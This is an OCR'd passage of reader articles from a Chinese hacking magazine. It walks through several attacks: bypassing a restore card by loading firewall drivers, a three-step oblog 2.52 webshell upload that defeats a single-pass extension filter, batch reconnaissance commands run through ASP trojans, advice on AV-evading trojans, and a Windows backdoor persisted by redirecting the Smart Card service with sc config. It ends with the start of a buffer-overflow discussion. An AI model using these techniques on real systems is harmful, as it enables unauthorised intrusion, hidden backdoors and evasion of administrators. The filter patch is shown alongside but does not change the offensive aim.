


图1

不必管它，选择仍然继续，直到出现如图2所示的提示。




图2

这是询问是否重启电脑，按照“用look n stop免费上网”一文作者所说，选择不重启，即选择否。好了，让我们运行软件，如图3。




图3

出现了一个警告，说无法加载lnsfw1这个驱动，错误号为0。点击确定后，程序运行了，但是你此时会发现程序根本就不起作用，看来我们判断对了，不重启电脑程序是无法正常运行的，更不要提免费上网了。可是一旦重启，还原卡就会使我们所做的努力全部消失，有什么解决的方法吗？当然有的。我们先到c盘下看看，如图4。




图4

看到吗？向我前面说的一样，这里安装了驱动程序，在C:\WINDOWS\system32\drivers目录下，我们看到了lnsfw1.sys和lnsfw.sys文件，软件正是需要它们的加载才能正常运行。如果你开发过驱动程序，就知道可以利用服务来加载驱动，为了大家方便我就直接提供一个软件InstDrv来进行不重启电脑安装驱动程序。首先，我们运行这个程序，添上所要安装的驱动程序的位置，如图5。




图5

千万记住这里添lnsfw1.sys，要是少了那个1，系统就得蓝屏。然后，点install，显示operition was successful，然后点start，这样驱动就被加载了，现在再运行look'n'stop，怎么样不出错了吧！防火墙起作用了。

虽然这个防火墙程序成功的在不重启的情况下成功运行了，但是我按照原文中所描述的方法却没有成功免费上网，也许这和我的实验环境有关，希望能有人再深入研究，不吝赐教。

（本文涉及到的软件look'n'stop、InstDrv光盘中已经收录）

对"Blog的噩梦"的补充

千寂孤城

我在05年黑客X档案第8期的"Blog的噩梦"一文中，对利用CheckUserLogined函数漏洞进行Cookies注入做了详细的说明。其实oblog 2.52还有一个更大的噩梦在等着它，那就是它的上传页面也有问题！利用这个上传漏洞和CheckUserLogined函数漏洞相互配合，可以只用三步就得到一个WebShell！

首先是第一步进入后台，也就是利用CheckUser Logined漏洞直接加个后台管理员，方法在"Blog的噩梦"里已经介绍过了。在后台"网站信息配置"处有个"普通会员上传文件类型"，给它加上一个aaaspspsp类型，这就是第二步。第三步是使用一个普通帐号登录，来到上传文件的页面http://blog.***.com/upload.asp，看到了吗？可上传文件多了个"aaspsp"类型。好了，把你的木马x.asp改名为x.aaspsp，然后上传上去就可以了。现在到你的blog后台文件管理处去看一看，马马是不是已经躺在那儿了，很简单吧！

下边我们就来看一下原理，来看看它的上传页面是怎么写的：

```
'初始化上传限制数据
Sub InitUpload()
......
Select Case cint(DecodeCookie(Request.Cookies(cookiesname)("userlevel")))
Case 7
        if rs("upfile_user")="true" then
        themax=round(user_maxsize-theuped/1024)
sAllowExt = rs("upfile_user_type")  '注意这里，得到我们在后台设置的可上传文件的类型，放入sAllowExt变量中
            if themax>rs("upfile_user_size") then
        nAllowSize = rs("upfile_user_size")
            else
                nAllowSize = themax
            end if
        else
            sAllowExt = "暂无上传权限"
            nAllowSize = 0
        end if
......
End Select
sAllowExt = filtfilename(sAllowExt)   '这里是对sAllowExt进行检查
......
End Sub
```

以上代码是说如果你是普通用户，那么就给字符串sAllowExt赋值为我们在后台设定的那个"普通会员上传文件类型：jpg|png|bmp|rar|zip|aaaspspsp"。但是请注意，接着sAllowExt还必须经过filtfilename()的检查。继续看：

```
Sub DoSave()
    Set oFile = oUpload.File("uploadfile")
sFileExt = UCase(oFile.FileExt)
osize = oFile.Filesize
Call CheckValidExt(sFileExt)      '检查文件扩展名是不是sAllowExt里有的
sFileExt=filtfilename(sFileExt)   '哎，filtfilename又来了
......
oFile.SaveToFile Server.Mappath(sUploadDir & "/" & sFileName)
......
End Sub
```

以上代码就是说文件上传后保存到目标计算机上时扩展名还要被filtfilename过滤一次。显而易见那个filtfilename就是过滤函数。

```
Function filtfilename(filename)
If IsEmpty(filename) Then Exit Function
    filename = Lcase(filename)
filename = Replace(filename,Chr(0),"")
filename = Replace(filename,".","")
filename = Replace(filename,"asp","")
filename = Replace(filename,"asa","")
filename = Replace(filename,"aspx","")
filename = Replace(filename,"cer","")
filename = Replace(filename,"cdx","")
filename = Replace(filename,"htr","")
filename = Replace(filename,"asax","")
filename = Replace(filename,"ascx","")
filename = Replace(filename,"ashx","")
filename = Replace(filename,"asmx","")
filename = Replace(filename,"axd","")
filename = Replace(filename,"vsdiso","")
filename = Replace(filename,"rem","")
filename = Replace(filename,"soap","")
filename = Replace(filename,"config","")
filename = Replace(filename,"cs","")
filename = Replace(filename,"csproj","")
filename = Replace(filename,"vb","")
filename = Replace(filename,"vbproj","")
filename = Replace(filename,"webinfo","")
filename = Replace(filename,"licx","")
filename = Replace(filename,"resx","")
filename = Replace(filename,"resou","")
filename = Replace(filename,"jsp","")
filename = Replace(filename,"php","")
filename = Replace(filename,"cgi","")
filtfilename=filename
End Function
```

看完了，基本上应该明白了吧！简单一点说就是后台设定的上传类型要经过Replace(filename,"asp","")检查两次。漏洞就出在这里了！我们可以用"aaaspspsp"来绕过它！

因此我们把"普通会员上传文件类型"加上了个"|aaaspspsp"，然后使用普通用户登录来到上传处，可上传文件就多了个"aaspsp"类型。这是因为"aaaspspsp"经过第一次过滤，把中间的那个"asp"过滤掉了，就变成了"aaspsp"，然后我们把木马的名字改成x.aaspsp上传上去，结果服务器在保存马儿时把它的扩展名"aaspsp"第二次过滤后就还原成了"asp"，于是我们就得到一个WebShell了。

老规矩，有攻就有防，漏洞修补也是很简单的，把filtfilename函数改成循环的就可以了。

```
Function filtfilename(filename)
If IsEmpty(filename) Then Exit Function
filename = Lcase(filename)
    do                              '开始循环
A_len=len(filename)              '取得字符串过滤前的长度
filename = Replace(filename,Chr(0),"")
filename = Replace(filename,".","")
filename = Replace(filename,"asp","")
filename = Replace(filename,"asa","")
filename = Replace(filename,"aspx","")
filename = Replace(filename,"cer","")
filename = Replace(filename,"cdx","")
filename = Replace(filename,"htr","")
filename = Replace(filename,"asax","")
filename = Replace(filename,"ascx","")
filename = Replace(filename,"ashx","")
filename = Replace(filename,"asmx","")
filename = Replace(filename,"axd","")
filename = Replace(filename,"vsdiso","")
filename = Replace(filename,"rem","")
filename = Replace(filename,"soap","")
filename = Replace(filename,"config","")
filename = Replace(filename,"cs","")
filename = Replace(filename,"csproj","")
filename = Replace(filename,"vb","")
filename = Replace(filename,"vbproj","")
filename = Replace(filename,"webinfo","")
filename = Replace(filename,"licx","")
filename = Replace(filename,"resx","")
filename = Replace(filename,"resou","")
filename = Replace(filename,"jsp","")
filename = Replace(filename,"php","")
filename = Replace(filename,"cgi","")
loop until A_len=len(filename)
```

如果过滤前的长度等于过滤后的长度说明已经过滤得干干净净了，退出循环。

```
filtfilename=filename
    End Function
```

轻松得到WebShell，收工！

对ASP木马提升权限的一点见解

Jnc

在05年第六期上有篇文章“巧妙提升冰狐浪子ASP木马权限”，看到这个文章题目，当时很是兴奋，手上的一堆ASP木马shell看来可以让我多养几台肉鸡了。但是在仔细看了该文后，我却兴奋不起来了。作者只是解决了冰狐浪子木马的运行程序没有回显的问题，并没有提升权限，也不可能提升权限，下边我就简单的来讲一讲吧！

我没有细看作者自己写的提升权限的东西，我猜测其实就是自己的cmd.exe（仅仅是猜测），因为我不相信作者写出的是可以执行任意命令的，已经跨越了权限限制的程序（至少我还不知道有这样的本地提升权限的工具存在）。那么，作者说的究竟是提升的什么权限呢？现在的ASP木马，包括冰狐浪子的ASP木马，运行程序要么使用的是Wsh，要么使用的就是application.shell，限制了这两个，我想ASP木马是执行不了程序的。除了这两个外，当然还可以从其他的方面限制，譬如管理员设置了cmd.exe的访问权限或者是设置了目录的执行权限。总的来说，就是这几个限制的方法。我们通常的入侵首先就是要突破asp的限制，这样就可以继续提升权限，因为在此之前你的权限一直都是IIS的权限，就是Guest的权限。作者在这里突破后成功得到的也就是可以运行程序而已，而他的权限还是Guest或者是当前IIS的权限。

可以得知作者并没有提升冰狐浪子木马的权限，因此后面说的删除日志文件c:\winnt*.log，也就不可能在Guest等低权限做到了。至于说下载findpass.exe执行来得到对方管理员的密码，那更是不可以了，大家知道findpass.exe必须拥有管理员权限或者是system权限才可以成功的，因为普通用户根本无法访问高级帐户和系统的内存区域。

事实上，通过ASP木马来得到系统的管理员权限，始终是一个很大的难题，就以目前来说，不外乎是利用系统本身的本地溢出，或者是不安全的第三方软件的安全配置，替换服务提升权限或者是Serv-U溢出等，或者是管理员的安全意识上做文章，找一些配置文件的密码或者是做个木马等待他去运行，那个时候你的身份就是管理员了，用自己现有的权限不做任何非法的手段来提升自己是不现实的。

原文中提到的没有回显，我的办法是做一个批处理文件，将要执行的命令写到里面，比如：

```
net user > c:\1.txt
netstat -an> c:\2.txt
net start > c:\3.txt
```

假设C盘是可写可浏览的，你可以改成具体情况下的具体目录，执行完后浏览这几个文件就可以了。这样即使是使用不支持参数的application.shell也可以运行需要参数的程序了。还有就是作者上传的海阳顶端木马被杀但是冰狐的木马还在，说明杀毒软件还是不够彻底啊，大力推荐海阳木马的C/S版本，与原来的海阳木马基本一样，但是却不被杀，另外当然就是加密或加壳了，详见《黑客X档案》今年第一期的小手册。

对“一个替换Win2000服务实验”的疑问与补充

小马[S.H.C]

在黑客X档案2005年12期上有一篇替换系统服务来隐藏后门的文章，想法很不错，可是作者却忽略了一个问题，那就是从Win2000开始就加入的Windows系统文件保护功能（WFP），它可以防止关键系统文件被非法改写，当试图替换一个受保护的文件时，WFP检查替换文件的数字签名，以确定此文件是否来自微软以及文件版本是否正确，如果不正确，也可以替换，但是将很快被正确的文件替换回来，当这种情况发生时，Windows会从Windows安装CD或Dllcache文件夹（位于system32目录，具有系统／隐藏属性）中复制正确版本的文件，好了，我们按照作者的方法，先停掉“Smart Card”服务，将我们的后门abc.exe复制到system32文件夹下，将scardsvr.exe重命名为scardsvrbak.exe，再将abc.exe重命名为scardsvr.exe，看到系统提示了什么？如图1。




图1

也就是说系统已经将scardsvr.exe文件替换回来了，我们用批处理来试一下打开记事本，写下面两句命令：

```
Ren scardsvr.exe scardsvrbak.exe
Ren bc.exe cardsvr.exe
```

保存为text.bat并放到system32文件夹下并执行，刷新看一看，scardsvrbak.exe文件出现了，可是看看scardsvr.exe文件呢，和scardsvr.exe的大小是一样的，很明显，scardsvr.exe又被系统换回来了，所以这样做是行不通的，不过我们却可以换另一个思路，我想到了两种方法，第一种是停掉WFP，在命令行下运行**SFC /REVERT**就可以停掉WFP，可是这样会造成系统的不稳定，甚至可能造成系统的崩溃，所以这是不得已而为之的方法。第二种是利用SC修改系统服务启动路径来启动我们的后门。

SC是一个修改系统服务的工具，在WindowsXP/2003中是自带的，也可以在Windows2000中使用，把我们的后门复制到system32目录下，重命名为scardsur.exe，是不是和scardsvr.exe很像啊，接下来在CMD下执行以下命令：

```
Net stop scardsvr //首先停掉“Smart Card”服务

Sc config scardsvr binpath= c:\windows\system32\scardsur.exe //将“Smart Card”服务的路径换成我们的后门

Sc config scardsvr start= auto //将“Smart Card”服务设置为自动启动方式，这样每次开机我们的后门就可以运行了

Net start scardsvr //启动“Smart Card”服务
```

看看我们的服务，如图2。




图2

搞定，这样一个隐蔽的后门就安装好了，可以躲过大部分管理员的“火眼金睛”了！

（本文涉及到的工具SC，光盘有收录）

对"Shellcode之菜鸟编程解析"的补充和深入发掘

刘奇

个人认为孟方明的文章是比较精彩的，总是能让人学到一些新的东西，所以孟兄的每一篇文章我都会认真阅读并分析。这不，又有了新的收获。本文将非常有趣，如果你有c/c++方面的基础知识，那么关于字符数组你将会有新的认识，同时你能清楚的看到溢出发生的全过程，这样的机会可是很难得的噢。本文所示的代码测试环境为Visual C++ 6.0 + WindowsXP SP2，调试工具为ollydbg。我们先来看看"Shellcode之菜鸟编程解析"中的一点小错误。下面是"Shellcode"一文中的代码：

```
#include <iostream.h>
#include <stdio.h>
char *user32 = "user32";
char *shellcode = "0x90";
void func()
{
    unsigned char arg1[15];
    cout << "Please input the vari-
able value:";
    cin >> arg1;
    cout << arg1 << endl;  // 危
险的代码?
}
int main()
{
    func();
    getchar();
    return 0;
```

注意"cout << arg1 << endl;"这行，"Shellcode"一文指出该行代码是危险的，事实上，从上一行开始就是危险代码了，做个简单的试验就清楚了。为了使代码看起来更加简洁，我们去掉一些不必要的代码和刚才的那行代码，修改后的代码如下：

```
#include <iostream.h>
#include <stdio.h>
void func()
{
    unsigned char arg1[9];
    cout << "Please input the vari-
able value:";
    cin >> arg1;
}
```

mian函数和原来的一样，略。

编译为Realease版本，运行，输入超长数据，嘿嘿，还是发生了缓冲区溢出，准确的说是栈溢出，如图1。

